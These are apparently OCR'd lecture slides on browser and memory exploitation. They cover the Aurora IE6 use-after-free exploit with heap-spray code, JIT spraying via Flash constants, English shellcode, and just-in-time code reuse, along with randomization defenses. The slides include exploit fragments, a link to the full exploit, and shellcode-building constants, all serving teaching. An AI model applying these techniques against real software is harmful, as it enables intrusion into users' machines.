
3. Deletes the image

4. Sets up a timer to call this code every 50 milliseconds

2. Creates an image object and calls this code when image is loaded

Aurora Exploit (3)

[redacted] http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}
```

Overwrites memory that belonged to the deleted image object with 0x0C0D

Accesses the deleted image

Allocated memory has a reference counter (how many pointers are pointing to this object?)

A bug in IE6 JavaScript reference counter allows code to dereference a deleted object

Aurora Exploit (4)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

- When accessing this image object, IE 6 executes the following code:

```
MOV EAX,DWORD PTR DS:[ECX]
CALL DWORD PTR DS:[EAX+34]
```

- This code calls the function whose address is stored in the object… Ok if it’s a valid object!
- But object has been deleted and its memory has been overwritten with 0x0C0D0C0D… which happens to be a valid address in the heap spray area ⇒ control is passed to shellcode

Aurora Tricks

- 0x0C0D does double duty as a NOP-like instruction and as an address
  - 0x0C0D is binary for OR AL, 0d – effectively a NOP – so an area filled with 0x0C0D acts as a NOP sled
    - – AL is the lower byte of the EAX register
  - When 0x0C0D0C0D is read from memory by IE6, it is interpreted as an address… which points into the heap spray area, likely to an 0x0C0D instruction
- Bypasses DEP (Data Execution Prevention) – how?
- Full exploit code:

http://wepawet.iseclab.org/view.php?hash=1aea206aa64ebeabb07237f1e2230d0f&type=js


Information Leaks Break ASLR

- Pointer to a static variable reveals DLL’s location… for <u>all</u> processes on the system!
- Pointer to a frame object betrays the entire stack
- Fermin Serna’s talk at Black Hat 2012
  - Massaging the heap / heap feng shui to produce predictable heap layouts
  - Tricking existing code into writing addresses into attacker-readable memory
    - Exploiting garbage collection heuristics and use-after-free
  - Example: very cool leak via Flash BitMap histogram (CVE-2012-0769)

Interpreter Exploitation

[D. Blazakis, WOOT 2010]


- So you discovered way to overwrite a function pointer somewhere in a modern browser…
- K00l! L33T! But…
  - Address space is randomized – where to point?
  - DEP – can't execute data on the heap!
- Remember ActionScript?
  - JavaScript-like bytecode in Flash files



- Just-in-time (JiT) compiler will allocate writable memory and write executable x86 code into it
  - But how to get ActionScript bytecode to compile into shellcode?

Constants in x86 Binary

```
var y = (
   0x3c54d0d9 ^
   0x3c909058 ^
   0x3c59f46a ^
   0x3c90c801 ^
   0x3c9030d9
   …
```



compiles into


```
MOV EAX, 3C54D0D9
XOR EAX, 3C909058
XOR EAX, 3C59F46A
XOR EAX, 3C90C801
XOR EAX, 3C9030D9
```

```
B8
D9
D0
54
3C
35
58
90
90
3C
35
6A
F4
59
3C
35
01
C8
90
3C
35
D9
30
…
```

Unintended Instructions Strike Again


Suppose execution starts here instead

```
                          B8
                          D9   FNOP
                          D0
                          54   PUSH ESP
MOV EAX, 3C54D0D9         3C
                               CMP AL, 35
                          35
                          58   POP EAX
XOR EAX, 3C909058         90   NOP
                          90   NOP
                          3C
                               CMP AL, 35
                          35
                          6A   PUSH -0C
XOR EAX, 3C59F46A         F4
                          59   POP ECX
                          3C
                               CMP AL, 35
                          35
                          01   ADD EAX, ECX
XOR EAX, 3C90C801         C8
                          90   NOP
                          3C
                               CMP AL, 35
                          35
XOR EAX, 3C9030D9         D9   FSTENV DS:[EAX]
                          30
                          …
```



This shellcode implements a standard trick for **learning its own location** in address space, ie, EIP value: save the address of the current instruction (normally used for floating point exceptions), then read it

Making XORs Disappear



First byte of attacker-controlled constant

XOR opcode

A “no-op” instruction CMP AL, …

… that takes one operand

Next Stage

- See paper for details of heap spraying to figure out where JIT put generated code
  - Exploits behavior of Flash VM heap implementation
- JIT code contains function pointers
- Initial shellcode uses these function pointers to find the VirtualProtect call in the Flash VM …
- … then uses VirtualProtect to mark a memory region as executable
- … then copies the actual payload into this region and jumps to it… Done?


Inferring Addresses

- To trigger the exploit in the first place, need to know the address to jump to!
- To infer address of a given object, exploit the implementation of ActionScript hash tables
  - ActionScript "dictionary" = hash table of key/value pairs
  - When the key is a pointer to an object, it is treated as an integer when inserting it into dictionary

- Idea #1: fill a table with integer keys, insert the pointer, see which integers are next to it
  - Problem: collisions! Insertion place ≠ hash(address)

Integer Sieve

- Two tables: one filled with even integers, the other with odd integers… insert pointer into both



Collision will happen in exactly one of the tables (why?)

In the table with collision, ActionScript uses quadratic probe (why?) to find next place to try inserting

This insertion will not collide (why?)

Search the table to find the pointer – integers before and after will give interval for address value


Unintended Instructions Redux

- English shellcode - Mason et al. (CCS 2009)
  - Convert any shellcode into an English-looking text
- Encoded payload
- Decoder uses only a subset of x86 instructions
  - Those whose binary representation corresponds to English ASCII characters
    - Example: popa - "a"
      push %eax - "P"
- Additional processing and padding to make combinations of characters look like English text

English Shellcode: Example

[Mason et al., CCS 2009]

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a



1 Skip 2 Skip

There Is a major center of economic activity, suc**h as Star** Trek, including The Ed

Skip 3 Skip

Sullivan **Show. The form**er Soviet Union. International organization participation

Skip 4 Skip

Asian Development Bank, established in the United **States Dru**g Enforcement

Skip

Administration, and the Palestinian territories, the International Telecommunication

Skip 5

Union, the first m**a...**

In-Place Code Randomization

[Pappas et al., Oakland 2012]

- Instruction reordering

```
MOV EAX, &p1        MOV EBX, &p2
MOV EBX, &p2   →    MOV EAX, &p1
```

- Instruction substitution


```
MOV EBX, $0    →    XOR EBX, EBX
```

- Register re-allocation

```
MOV EAX, &p         MOV EBX, &p
CALL *EAX      →    CALL *EBX
```

Instruction Location Randomization

[Hiser et al., Oakland 2012]



Traditional Program Creation

Compiler's CFG

```
cmp eax, #24
jeq L1

call foo
mov [0x8000], #0
add eax, #1

ret
```

```
7000 cmp eax, #24
7001 jeq 7005
7002 call 7500
7003 mov [0x8000], #0
7004 add eax , #1
7005 ret
```

ILR-protected Program

```
Fallthrough Map:
    39bd->d27e
    d27f->cb20
    cb21->67f3
    67f4->224a
    224b->a96b
```


```
224a add eax , #1
39bc cmp eax, #24
67f3 mov [0x8000], #0
a96b ret
cb20 call 5f32
d27e jeq a96b
```

Every instruction is in a random location and has an explicit successor

ROP solved?

Just-in-Time Code Reuse (1)

[redacted] [Snow et al., Oakland 2013]



```
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'WinExec');
@('calc', 1);
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'ExitProcess');
@(1);
```


Find one code pointer (using any disclosure vulnerability)

The entire page must be code… Analyze the instructions to find jumps and calls to other code pages…

Map out a big portion of the application’s code pages

Just-in-Time Code Reuse (2)

[Snow et al., Oakland 2013]




```
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'WinExec');
@('calc', 1);
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'ExitProcess');
@(1);
```

Use typical opcode sequences to find calls to LoadLibrary() and GetProcAddr()…

These can be used to invoke any library function by supplying the right arguments - don't need to discover the function's address!

Just-in-Time Code Reuse (3)

[Snow et al., Oakland 2013]



```
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'WinExec');
@('calc', 1);
LoadLibraryW(L'kernel32');
GetProcAddress(@, 'ExitProcess');
@(1);
```

Collect gadgets in runtime by analyzing the discovered code pages (dynamic version of Shacham's "Galileo" algorithm)

Compile on the fly into shellcode